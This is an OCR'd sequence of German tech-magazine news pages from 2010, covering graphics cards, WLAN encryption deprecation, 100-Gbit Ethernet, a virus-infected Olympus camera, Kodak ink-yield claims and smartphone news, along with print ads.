Der GF104-Chip beim 1-GByte-Modell kommuniziert über 256 Datenleitungen mit dem Speicher und erreicht so eine theoretische Datentransferrate von 115,2 GByte/s. Bei der 768-MByte-Variante sind es durch das 192-Bit-Speicherinterface maximal 86,4 GByte/s. Ihre 3D-Leistung soll in etwa auf dem Niveau einer GeForce GTX 465 liegen, im 3DMark Vantage sind in der Extreme-Voreinstellung wohl ungefähr 6000 Punkte drin. Wie man uns flüsterte, zeigten Übertaktungsexperimente in Ostasien bereits, dass der Grafikchip einer GTX-460-Testkarte (768 MByte, 192 Bit) ohne Erhöhung der Kernspannung mit 830 MHz noch stabil lief, bei einer leichten Spannungsanhebung waren sogar 900 MHz möglich. Damit erreichte die Karte rund 8000 3DMark-Punkte und überflügelte sogar eine über 300 Euro teure GeForce GTX 470. Letztere schafft rund 7650 Punkte.

Im Unterschied zum misslungenen GTX-480-Marktstart ist es wahrscheinlich, dass die GeForce GTX 460 bereits Mitte Juli in ausreichenden Stückzahlen erhältlich ist. Einige Boardpartner verfügen wohl bereits über GF104-Chips und dürften bereits ab der ersten Juli-Woche größere Grafikkartenbestände ihr Eigen nennen.

Preislich liegen die GTX-460-Karten unter der GeForce GTX 465. So ist die 1-GByte-Variante mit rund 250 US-Dollar angesetzt, das 768-MByte-Modell soll zirka 230 US-Dollar kosten. Daher steht auch die weitere Existenz der rund 270 Euro teuren GeForce GTX 465 in Frage. (mfi)



Der GF104-Grafikchip soll sparsamer und besser übertaktbar sein als der hier gezeigte GF100, der auf den bisherigen DirectX-11-Grafikkarten von Nvidia rechnet.

WLAN-Verschlüsselungen WEP und TKIP vor dem Aus

Schon ab Januar 2011 will die Herstellervereinigung Wi-Fi Alliance TKIP bei neuen Basisstationen (Access Points, APs) untersagen, ab 2012 dann bei allen WLAN-Geräten. Für WEP läutet das Totenglöckchen etwas später: Ab 2013 dürfen APs WEP nicht mehr anbieten, ein Jahr später dann keinerlei WLAN-Geräte. Zudem entfällt ab 2014 auch der WPA2-Mixed-Mode, in dem Basisstationen TKIP als sekundäre Chiffre anbieten. Dann soll nur noch WPA2-AES erlaubt sein.

Die WFA testet WLAN-Geräte auf Konformität mit den IEEE-Standards und auf Interoperabilität. Das für bestandene Prüfungen vergebene Zertifikat („WiFi-Siegel") soll sicherstellen, dass von verschiedenen Herstellern bezogene Geräte gut zusammenarbeiten. Die Normungsstelle IEEE hat das schon seit langem als unsicher bekannte WEP jedenfalls seit 2004 auf der Abschussliste.

Unverständlicherweise konnte sich die WFA nicht dazu durchringen, den Herstellern eine sichere Werkskonfiguration ins Stammbuch zu schreiben, bei der die WLAN-Basisstationen auf WPA2-AES mit individuellem Schlüssel voreingestellt werden. Die APs dürfen weiterhin ohne Verschlüsselung ausgeliefert werden, obwohl die WFA WPS zum einfachen Übertragen der WLAN-Einstellungen per Knopfdruck oder PIN-Eingabe längst etabliert hat. Ab Werk sicher funkende WLAN-Router dürften deshalb weiterhin die lobenswerte Ausnahme bleiben. Doch auch bei denen sollte man nach dem WLAN-Urteil des BGH sicherheitshalber einen eigenen WLAN-Schlüssel setzen. (ea)

Standard für 100-GBit/s-Ethernet kommt gerade recht

Am 17. Juni hat das Institute of Electrical and Electronics Engineers (IEEE) den Standard 802.3ba für 100-GBit/s-Ethernet (100GE) verabschiedet, der als erster Ethernet-Standard zwei Geschwindigkeitsstufen von 40 und 100 GBit/s definiert.

Wie schon bei den älteren Normen sieht 802.3ba verschiedene Übertragungsmedien vor: Kurze Strecken im Backplane mit Meterdistanzen sollen nur mit 40 GBit/s auf vier Leitungspaaren laufen (40GBase-KR4). Die Übertragungsrate von 10 GBit/s auf jedem Paar bleibt auch bei Twinax-Kabeln mit vier oder zehn Aderpaaren erhalten, die bis zu 10 Meter überbrücken sollen.

Ab 100 Meter sieht der Standard allein optische Medien vor. Auf Multi-Mode-Fasern läuft etwa 100GBase-SR10 auf zehn Paaren. Bei größeren Strecken kommen Single-Mode-Faserpaare zum Einsatz, die wie bei 100GBase-ER4 auf vier Wellenlängen je 25 GBit/s über 40 km schaffen (siehe Tabelle).

Der Vorgängerstandard 10-GBase-x schaffte mit etwas Anlauf noch den Sprung auf Twisted-Pair-Leitungen mit vier Aderpaaren für 100 Meter Übertragungsdistanz (10GBase-T). Ob das auch bei 100GE passieren wird, ist fraglich: Aktuelle 10-GBase-T-PHYs nehmen typischerweise 2,5 Watt Leistung bei 100-Meter-Betrieb auf, wogegen optische SFP+-Module um 1,5 Watt liegen. Bei 100GE dürfte das Leistungsverhältnis noch deutlich ungünstiger für die hypothetische Twisted-Pair-Variante aussehen, sodass 100GBase-T – falls überhaupt technisch machbar – wohl ökonomisch unsinnig wäre. (ea)

IEEE 802.3ba, 100-GBit/s-Ethernet-Standard

Medium	< 1 Meter	< 10 Meter	< 100/125 Meter	< 10 Kilometer	< 40 Kilometer
Kupferkabel	40GBase-KR4	40GBase-CR4, 100GBase-CR10	–	–	–
Multimode-Glasfaser	–	–	40GBase-SR4, 100GBase-SR10	–	–
Single-Mode-Glasfaser	–	–	–	40GBase-LR4, 100GBase-LR4	100GBase-ER4

Netzwerküberwachung per iPhone

Paessler hat seine iPhone-App iPRTG für die hauseigene Netzwerküberwachung PRTG Network Monitor überarbeitet und erweitert. Das Programm passt auch unterwegs die wichtigsten Parameter und Einstellungen der Überwachungssoftware an. Eine Statusleiste zeigt dem Administrator alle relevanten Statistiken direkt am oberen Bildschirmrand. Auf der Startseite (Homescreen) finden sich favorisierte Sensoren und Geräte einschließlich deren Status. Über die Maps-Funktion wählt man den benötigten PRTG-Server respektive den Account aus. Nutzer des PRTG Network Monitor können iPRTG ab sofort im iTunes App Store für 10 Euro kaufen. (rek)

Die überarbeitete iPhone-App iPRTG 2 zeigt und steuert unterwegs den Netzwerkwächter PRTG Network Monitor.

Lüfterloser Managed Switch für IPv6 und IPv4

Der neue Tigerswitch SMC8028L2 von SMC verbindet bis zu 24 LAN-Stationen über Gigabit-Ethernet-Ports. Vier zusätzliche Kombi-Schnittstellen nehmen wahlweise Ethernet-Kabel oder SFP-Module auf, über die der Switch an Glasfaserleitungen ankoppelt. Der SMC-Switch kommuniziert sowohl über IPv4 als auch IPv6 (Dual-Stack). Er lässt sich via SNMP, Telnet, SSH und HTTP verwalten.

Das Gerät priorisiert den Datenverkehr per Quality of Service (QoS, IEEE 802.1p), authentifiziert Netzwerkgeräte per RADIUS und TACACS+, Port oder Hardware-Adresse (MAC) und unterteilt das Netzwerk in virtuelle lokale Netze (VLANs) anhand von VLAN-Tags (802.1q), Ports oder Anwendungsprotokollen. Nicht genutzte Ethernet-Ports schaltet der Switch ab. Bei anderen passt er den Energieverbrauch anhand der Kabellänge an, was bis zu 50 Prozent Strom sparen soll. Laut SMC kostet der SMC8028L2 634 Euro und ist ab sofort erhältlich. (rek)

Netzwerk-Notizen

Airlive hat den **Ethernet-Seriell-Wandler** DS-100 vorgestellt, der Rechnungsdrucker (POS Printer) mit seriellem Port (RS-232) ins Netzwerk bringt. Einen Preis nannte der Hersteller bislang nicht.

Aus der werbefinanzierten **IT-Management-Software** Spiceworks lassen sich nun auch Konten und Umfang verschiedener Cloud-Dienste grundlegend verwalten und anzeigen. Für spezielle Funktionen müssen Cloud-Anbieter Erweiterungen bereitstellen, über die solche Dienste auch aus Spiceworks heraus erworben werden können.

Die neue Version 8.0 des **Router-Betriebssystems** LCOS von Lancom tunnelt IPsec-VPNs automatisch über HTTPS (IPsec-over-HTTPS) – praktisch, wenn eine vorgeschaltete Firewall das VPN-Protokoll blockiert.

Flach und schick

Die LG-Monitore der E60-Serie haben LED-Backlight, was eine besonders flache Bauweise ermöglicht: Der E2260V (22 Zoll, 55,9 cm) und der E2360V (23 Zoll, 58,2 cm) sollen in der Tiefe nur knapp 1,3 Zentimeter messen. Für ein internes Netzteil bleibt im Monitorgehäuse kein Platz – stattdessen gehört ein externes Netzteil zum Lieferumfang. Beide Schirme haben ein TN-Panel mit einer Auflösung von 1920 × 1080 Bildpunkten (16:9). Den statischen Kontrast beziffert LG mit 1000:1. Erfreulich: Der Sub-D-Buchse für analoge Signale stellt LG mit HDMI- und DVI-Schnittstellen gleich zwei Digitaleingänge zur Seite. Beide Monitore der Ebo-Serie sollen ab September erhältlich sein. Der E2260V kostet 230 Euro, der etwas größere E2360V 250 Euro. (spo)

Dank LED-Backlight sind die Monitore der E60-Serie von LG nur so dick wie ein Finger.

Digitalkamera mit Virus

Wie Olympus Japan mitteilt, sind durch einen Fehler bei der Qualitätskontrolle einige Exemplare der Outdoor-Kamera µTough 6010 mit einem Windows-Virus verseucht, der beim Anschließen der Kamera an den PC wirksam wird. Der Schädling einfacherer Machart trägt sich in die AUTORUN.INF-Datei von entfernbaren Speichermedien ein und startet weitere Schadsoftware, sobald der PC die Kamera als Datenträger erkennt – Antiviren-Hersteller stufen ihn deshalb als Wurm beziehungsweise Trojaner ein. TrendMicro nennt ihn „WORM_AUTORUN.KFJ , McAfee Generic! Atr". Die Gefährlichkeit wird als „niedrig" bis „mittel" bezeichnet; laut TrendMicro sammelt der Trojaner in der Urfassung lediglich Seriennummern einiger Spiele und schickt diese weiter. Allerdings kopiert er sich fleißig auf alle erreichbaren Speichermedien.

Europäische Modelle sind laut Hersteller davon nicht betroffen, möglicherweise aber einige Exemplare, die von Touristen in Fernost gekauft wurden. Der Trojaner hat sich im internen Speicher der Kamera eingenistet, eine Formatierung soll bereits dagegen helfen. Auf der japanischen Support-Seite kann man eine Kamera-Seriennummer eingeben und der Server teilt dann mit, ob dieses Exemplar verseucht ist. Dort finden sich auch Links zu Programmen, die den PC desinfizieren. Mac- und Linux-Systeme werden laut Hersteller nicht angegriffen. (cm)

Kodaks eigenwillige Kostenberechnungen

Bei Einführung der neuen schwarzen XL-Patronen für seine Tintenstrahldrucker hatte Kodak damit geworben, dass diese 70 Prozent mehr Reichweite als die Normal-Schwarzpatronen haben würden. Außerdem sei die Reichweite der neuen (um 3 Euro teureren) gegenüber der alten Farbpatrone um 10 Prozent angestiegen, verkündete der Hersteller. Dass aber die neue Normal-Schwarzpatrone „10 B" 17 Prozent weniger Reichweite bietet als die alte namens „10 Black", hat der Fotokonzern dagegen in seinen Erklärungen übergangen. Dies geht jedoch aus der neuesten Studie des von Kodak beauftragten US-Instituts QualityLogic hervor, wie druckerchannel.de zuerst bemerkt hat.

Aufgefallen ist es vielen unter anderem deswegen nicht, weil Kodak auf seiner Webseite anders gemessene und für Kodak bessere Reichweiten angibt. QualityLogic ermittelt zwar die Ergiebigkeit nach den Methoden der industrieweit einheitlich angewendeten ISO 24711 mit dem ISO-Dokument 24712. Zusätzlich testet das Institut aber auch mit dem eigentlich für die Messung von Monochromdruckern gedachten ISO-Dokument 19752, was laut Anhang E der Norm bei Farbdruckern höchstens ergänzend herangezogen werden darf. Auf seiner Webseite versteckt Kodak die Messmethoden in der Fußnote und nennt bei seinen Reichweitenangaben der Schwarzpatronen neuerdings lediglich diese Ergebnisse mit dem Monochromdrucker-Dokument. Sie liegen bei Kodak um 50 Prozent über denen mit dem Dokument ISO 24712. Bei Druckern anderer Hersteller, die QualityLogic im Auftrag Kodaks auch untersucht hat, fällt der Unterschied übrigens sehr viel geringer aus. Brothers MFC-240C schaffte zum Beispiel mit dem Dokument ISO 24712 544 Seiten, mit dem ISO 19752 genau eine Seite mehr.

Beim Test des Kodak-Multifunktionsgerätes ESP Office 6150 in c't 13/10 auf Seite 146 haben wir auch die auf der Webseite kommunizierten Reichweiten verwendet und daraus die Seitenpreise berechnet. Mit den Angaben unter Verwendung des 24712-Dokuments würden sich die Kosten für die Seite von 6,6 auf 7,7 Cent und für deren Schwarzanteil von 2,4 auf 3,5 Cent erhöhen. Unbenommen davon ist der von der c't durch Leerdrucken ermittelte Tintenpreis für einen Fotodruck.


Des Weiteren wirft drucker channel.de dem von Kodak beauftragten Institut QualityLogic vor, beim Testen der Kodak-Konkurrenten immer nur die Standardpatronen zu verwenden, und dies sogar bei Druckern, die mit XL-Kartuschen ausgeliefert werden. Bei Kodak spielt dieser Umstand keine Rolle, da die XL-Patronen ohnehin nur für Schwarz verfügbar sind und die um 70 Prozent höhere Reichweite mit 70 Prozent höheren Kosten einhergeht.

Kodaks Chef des weltweiten Marketings, Magnus Felke, räumte gegenüber c't ein, dass es sich bei der Einführung der neuen Patronen „im Prinzip letztendlich um eine Preiserhöhung bei den Kosten pro Seite" gehandelt habe. Kodak verwende das Dokument 19752 für die Reichweite der Schwarzpatronen, um dem Endverbraucher die Vergleichbarkeit zu Schwarzweißlaserdruckern einfacher zu machen. Die Werte entsprächen am ehesten der Realität, die anderen Ergebnisse könne man sich ausführlich in den Reports von QualityLogic ansehen. Dass die Kodak-Drucker bei der Verwendung der Monochromdrucker-Testseite so viel besser abschneiden als die Konkurrenz, erklärt Felke so: „Wir haben unsere Drucker besonders für eine hohe Reichweite bei Schwarzdokumenten getunt." Kodak teste mit Standardpatronen, weil die am weitesten verbreitet seien und am meisten gekauft würden. (jes)

Dass Kodaks neue Schwarzpatrone gegenüber dem vorherigen Modell eine 17 Prozent geringere Reichweite aufweist, geht im Werberummel um neue Farbpatronen mit höherer Reichweite unter.

Reichlich Leistung für alle, die mit einem Aufschwung rechnen.

Wie Sie die Wirtschaftslage auch einschätzen: Jetzt ist ein guter Zeitpunkt für einen schnelleren, stärkeren Server. Für den IBM System x3650 M3 Express-Server mit Intel® Xeon® 5600er-Prozessoren. Denn wer jetzt aufrüstet, senkt Betriebskosten, steigert die Effizienz und verschafft sich den Freiraum, schneller auf Kundenwünsche zu reagieren. Und das lohnt sich in jedem Wirtschaftsklima.



IBM System x3650 M3 Express

2.451,– € (inkl. MwSt.)*

Monatliche IBM Leasingrate:
70,10 € (inkl. MwSt.)[1]

Best.-Nr. 7945K2G

Intel® Xeon® E5507-Prozessor (2.26 GHz)

1x 4 GB Hauptspeicher, 2x 146 GB Hot-Swap-fähige SAS-Festplatten, bis zu 16 2,5"-SAS-/SATA-/SSD-Festplatten

ServeRAID-Controller M1015, 1x 675 W Power Supply, Multiburner

IBM System x3550 M3 Express

1.666,– € (inkl. MwSt.)*

Monatliche IBM Leasingrate:
47,65 € (inkl. MwSt.)[1]

Best.-Nr. 7944K1G

Intel® Xeon® E5506-Prozessor (2.13 GHz)

1x 4 GB Hauptspeicher/Open Bay, bis zu acht 2,5"-SAS-/SATA-/SSD-Festplatten

ServeRAID-Controller M1015, 1x 675 W Power Supply, Multiburner

IBM DS3400 Angebotspaket

6.244,– € (inkl. MwSt.)*

Monatliche IBM Leasingrate:
178,58 € (inkl. MwSt.)[1]

Best.-Nr. 172642X, 43W7630, 39R6475, 39M5697

Fibre-Channel-basiertes Speichersystem, bestehend aus DS3400 Dual Controller und 6 Terabyte Speicherkapazität (6x 1 TB SATA-Drives)

Skalierbar auf 48 Platten mit 3 EXP3000-Erweiterungen

SFP 4 Gbps SW Transceiver

1 Jahr Gewährleistung, 3 Jahre freiwilliger Herstellerservice

Server jetzt kostenlos und unverbindlich testen:
ibm.com/systems/de/express1

intel Xeon inside

Leistungsstark. Intelligent.

*Alle Preise sind Einzelhandelsverkaufspreise von IBM, gültig ab 1.5.2010. Die Preise können je nach Konfiguration schwanken. Die Einzelhändler legen ihre eigenen Preise fest, daher können die Wiederverkaufspreise an die Endverbraucher schwanken. Produkte unterliegen der Verfügbarkeit. Die Preise können ohne vorherige Mitteilung geändert werden. Es kann sein, dass im Einstiegspreis Festplatte, Betriebssystem oder andere Elemente nicht enthalten sind. Wenn Sie am aktuellsten Preis in Ihrem geografischen Gebiet interessiert sind, setzen Sie sich bitte mit Ihrem IBM Ansprechpartner oder Ihrem IBM Geschäftspartner in Verbindung. IBM Gewährleistungsregelung zu den aufgeführten IBM Produkten: 1 Jahr Gewährleistung, 3 Jahre freiwilliger Herstellerservice. Die Bedingungen dieses freiwilligen Herstellerservice liegen der Lieferung bei bzw. sind unter ibm.com/servers/support/machine_warranties abrufbar. Die Gewährleistung gemäß den Geschäftsbedingungen der IBM, insbesondere die Gewährleistungsfrist von zwölf Monaten, bleibt davon unberührt. [1] Monatliche IBM Leasingrate inkl. MwSt., bei 36 Monaten Laufzeit und einem Vertragsvolumen von mind. 4.000 Euro. Die Finanzierungsangebote sind freibleibend.

IBM, das IBM Logo, System x, System Storage und BladeCenter sind Marken oder eingetragene Marken der International Business Machines Corporation in den Vereinigten Staaten von Amerika und/oder anderen Ländern. Die komplette Liste der IBM Marken siehe unter: www.ibm.com/legal/copytrade.shtml. Intel, das Intel Logo, Intel Core, Core Inside, Intel Inside, das Intel Inside Logo, Xeon und Xeon Inside sind Marken oder eingetragene Marken der Intel Corporation oder ihrer Tochtergesellschaften in den Vereinigten Staaten und/oder anderen Ländern. © 2010 IBM Corporation. Alle Rechte vorbehalten. O&M IBM ES 5/10a

Flash 10.1 für Smartphones

Adobe hat die Smartphone-Version seines Flash Player 10.1 fertiggestellt, die die Anzeige und Bedienung von Flash-Seiten auf mobilen Geräten ermöglicht. Hersteller können ihre Handys damit ausliefern oder über Firmware-Updates erweitern. Auf den Android-Smartphones HTC Desire und Legend ist bereits eine Beta-Version von Flash 10.1 installiert. Im Android Market bekommt man ebenfalls eine kostenlose Beta-Version angeboten, allerdings nur für Android 2.2, das bisher ausschließlich auf dem Nexus One läuft.

Auch bei anderen Betriebssystemen sieht es noch dunkel aus. Für Blackberrys und WebOS-Geräte sind die Termine unbekannt, Besitzer des Palm Pre hoffen auf das wohl in Kürze anstehende WebOS-Update auf 1.4.5. (mue)

Die Smartphone-Version von Adobes Flash Player 10.1 ist fertig, als Beta bekommt man sie schon für die Android-Smartphones Google Nexus One, HTC Desire und HTC Legend.

Schöner stöbern auf dem iPhone

Dutzende Apps passen Wikipedia-Artikel an das iPhone-Display an, darunter auch eine kostenlose von der Wikimedia Foundation selbst. Aus der Masse heraus ragt jedoch das 2,39 Euro teure Articles: Die App lädt Inhalte einen Tick schneller und ist einfacher zu bedienen als die Konkurrenz, vor allem aber bereitet sie die Artikel lesefreundlicher auf.

Zum Beispiel Bilder: Sie werden vom Text umflossen, lassen sich vergrößern und flugs abspeichern, während sie in der Wikimedia-App den Textfluss oft unterbrechen und beim Antippen meist nur Fehlermeldungen produzieren. Zudem muss man Kapitel bei Articles nicht einzeln ausklappen. Die Navigationselemente übernimmt die App vom Safari-Browser, sodass man mit Tabs, Favoriten und der Suchleiste auf Anhieb zurechtkommt. Außerdem versendet sie Links via E-Mail und ermittelt den Standort des Nutzers, um interessante Punkte in der Nähe zu zeigen.

Eine iPad-Variante ist für 3,99 Euro erhältlich – auf dem iPad kommt man dank des großen Displays jedoch auch mit der normalen Wikipedia-Webseite gut zurecht. (cwo)

Gesteuert über eine simple Nutzeroberfläche bereitet Articles die Wikipedia lesefreundlich auf und lädt Inhalte blitzschnell.

Update für Google Maps

In Version 4.3 wartet die Google-Maps-App für Android-Smartphones mit drei neuen Features auf. Besucherbewertungen für Restaurants und andere Lokationen, wie man sie von Googles Suchmaschine kennt, werden nun angezeigt. Für Busse und Bahnen blendet die Anwendung fahrplanmäßige Abfahrtszeiten ein, wenn auch derzeit nur in US-amerikanischen Großstädten. Für deutsche Städte liegen Google offenbar noch nicht die erforderlichen Daten vor.

Die dritte Neuheit hat nur mittelbar geografischen Bezug: Der Präsenzdienst Latitude, mit dem man seine aktuelle Position für Bekannte sichtbar machen kann, schlägt Kontakte aus dem G-Mail-Adressbuch automatisch für Latitude-Mitteilungen vor. Die App läuft unter Android ab Version 1.6 und ist im Market kostenlos erhältlich. (hps)

In den USA zeigt Google Maps 4.3 für Android nicht nur die Positionen von Haltestellen, sondern auch aktuelle Abfahrtszeiten.

Gratis-Navi für Android

Mit Skobbler steht ab sofort eine weitere kostenlose Navi-App für Android im Market bereit. Sie führt mit Sprachanweisungen und Richtungspfeilen, wahlweise im Auto- oder im Fußgängermodus. Die Karten stammen vom Projekt Open Street Map und werden bei jeder Routenberechnung aus dem Internet heruntergeladen – während der Wartezeit blendet die App ein kleines Werbebanner ein. Ebenfalls gratis ist das vor Kurzem in Deutschland gestartete Google Maps Navigation. iPhone-Nutzer zahlen für Skobbler 2,99 Euro, die Navigon Select Telekom Edition ist für die Telekom-Kunden unter ihnen gratis. (cwo)

Anwendungs-Notizen

Nach Android-Nutzern kann nun auch die iPhone-Fraktion mit O2-Vertrag ihre Rechnungen mit der App **Mein O2** unterwegs komfortabel abrufen.

Helden im Griff: Der **Reader von DC Comics** bringt die Abenteuer von Superman und Batman auf iPhone, iPod Touch und iPad.

Die Version 1.2 von Microsofts **Bing für Apples iOS-Geräte** scannt Barcodes und zeigt Twitter- und Facebook-Updates an. Komplett neu und ebenfalls für Apple-Geräte ist der **Windows Live Messenger** mit Push-Benachrichtigungen und Zugriff auf Hotmail-Konten. Beide Apps waren bis Redaktionsschluss noch nicht im deutschen Store erhältlich.

In Nokias Ovi Store ist das Clientprogramm **Microsoft Exchange Mobile** für Handys der Serien E52 und E72 und Microsofts Office Communicator erschienen.

Amazon bietet seine **E-Book-App** Kindle ab sofort auch für Android-Smartphones an. Sie zeigt E-Books an und greift auf den Shop von Amazon zu.

Sony Ericssons Herbstkollektion

Sony Ericsson setzt weiter auf Android: Nach dem Riesen-Smartphone Xperia X10 und den Winzlingen X10 Mini und X10 Mini Pro kommt mit dem Xperia X8 nun ein Smartphone im klassischen PDA-Design. Das kapazitive 3-Zoll-Touch-Display verfügt über eine Auflösung von 320 × 480 Pixeln, auch die weitere technische Ausstattung ähnelt mit 600-MHz-Prozessor, GPS-Empfänger, HSPA-Funk, WLAN, 3-Megapixel-Kamera und 3,5-mm-Klinkenbuchse Android-Smartphones aus dem vergangenen Jahr. Der interne Speicher ist nur 128 MByte groß, er lässt sich jedoch über microSDHC-Karten erweitern. Die Oberfläche wertet Sony Ericsson durch sein gelungenes Kontaktpflegeprogramm Timescape auf. Als Grundlage für das X8 dient Android in der veralteten Version 1.6, ein Update auf 2.1 soll folgen. Den Preis hat Sony Ericsson auf 220 Euro festgesetzt.

Seine Walkman-Serie erweitert Sony Ericsson mit dem Yendo. Das Handy wird über einen resistiven Touchscreen (240 × 320 Pixel) gesteuert, eine klassische Handy-Tastatur gibt es nicht. Der per microSD-Karte erweiterbare Speicher ist lediglich 5 MByte groß. Zur Verbindung mit dem Internet steht nur der Datendienst EDGE zur Verfügung. Mit den installierten Programmen TrackID und der Playnow-Arena will Sony Ericsson vor allem Musikfreunde ansprechen. Das Yendo soll zu einem Preis von 120 Euro erhältlich sein.

Aus der umweltfreundlichen Greenheart-Reihe stammt die dritte Neuvorstellung, das Cedar. Sony Ericsson setzt hier erneut auf ein Gehäuse aus recyceltem Kunststoff, das mit einer Farbe auf Wasserbasis lackiert ist; das Netzteil soll im Leerlauf besonders energiesparend sein. Das HSDPA-Handy in klassischer Riegelbauweise hat ein nur 2,2 Zoll großes Display und wird für 90 Euro in den Handel kommen. Alle Geräte sollen im dritten Quartal erhältlich sein, weitere technische Daten finden Sie in der Handy-Galerie auf heise mobil (siehe Link). Ebenfalls im Herbst will Sony Ericsson seine Android-Smartphones aus der X10-Serie mit der Android-Version 2.1 aufwerten. (ll)

www.ct.de/1015027

Mit einer Display-Auflösung von 320 × 480 Pixeln reiht sich das Xperia X8 in die Android-Mittelklasse ein.

Weiteres Mobil-Betriebssystem von Microsoft

Microsoft erweitert sein Angebot an Mobil-Betriebssystemen mit Windows Embedded Handheld. Das System ist auf Smartphones und PDAs für den Unternehmenseinsatz zugeschnitten. Die erste Version basiert auf Windows Mobile 6.5, sie soll in der zweiten Jahreshälfte auf den Markt kommen. Eine zweite Inkarnation auf der Basis von Windows Embedded Compact 7 will Microsoft in der zweiten Hälfte des kommenden Jahres bringen; sie soll unter anderem Multitouch unterstützen.

Das erste Smartphone mit Windows Embedded Handheld hat Motorola für den September angekündigt. Das ES400 ist nach verschiedenen Richtlinien des US-Militärs auf Robustheit getestet und richtet sich in erster Linie an Außendienstler. Es funkt über UMTS und WLAN sowie in CDMA-Netzen, die Bedienoberfläche können Unternehmen nach eigenen Vorstellungen anpassen. Den Preis nannte Motorola noch nicht. (cwo)

Mobilfunk-Notizen

Nokias Smartphone-Flaggschiffe der N-Serie werden zukünftig mit dem offenen Betriebssystem MeeGo ausgeliefert, welches Nokia zusammen mit Intel entwickelt. Das bereits angekündigte Nokia N8 wird das letzte unter Symbian laufende Modell sein. Symbian will Nokia zukünftig nur noch in den Geräten der X- und der E-Serie verwenden.

Ein halbes Jahr nach dem Erscheinen von **Android 2.1** haben Smartphones mit dieser Version die Mehrheit beim Zugriff auf den Android Market erreicht. Die Versionen 1.5 und 1.6 liegen bei je knapp 25 Prozent, alle anderen Versionen haben keine Bedeutung mehr. Die Version 2.2 ist bislang nur für des Google Nexus One erhältlich.

Vodafone will die Netzbetreuung auslagern. Der Netzbetreiber begründet den Schritt mit dem geplanten LTE-Ausbau, für den eine größere Flexibilität benötigt werde. Die davon betroffenen 630 Mitarbeiter sollen zu dem noch nicht bekannten Ausrüster wechseln. Mögliche Partner sind Ericsson, Alcatel Lucent oder Nokia Siemens Networks.

POCKETBOOK
Freedom of e-reading

HERSTELLER
des Jahres 2009
bei www.lesen.net

PocketBook 360°

5" E-Ink E-Book Reader
mit Hartschalencover
für unterwegs und zu Hause

Mit der ausgezeichneten Software, die keine Wünsche offen lässt!

Wörterbücher
Volltextsuche
Notizen
Und vieles mehr!

Jetzt auch bei **Libri.de** und in Ihrer Buchhandlung erhältlich!

Bis 15 Uhr:
Gratis-Express über Nacht in die Buchhandlung!

info@pocketbook.de
www.pocketbook.de

Unsere Vertriebspartner in Deutschland:

www.libri.de
www.my-ebook-reader.de
www.pocketbook-shop.de

Jan-Keno Janssen

Zuckerbrot und Peitsche

Was die Filmindustrie gegen Filesharing unternimmt

Weniger klassisches Filesharing, mehr komfortables Videostreaming: Raubkopierte Filme lassen sich inzwischen bequem per Suchmaschine aufstöbern. Die Filmindustrie ist ratlos – außer Websperren fällt den Contentwächtern wenig ein. Inzwischen sind allerdings auch selbstkritische Töne aus Hollywood zu hören.

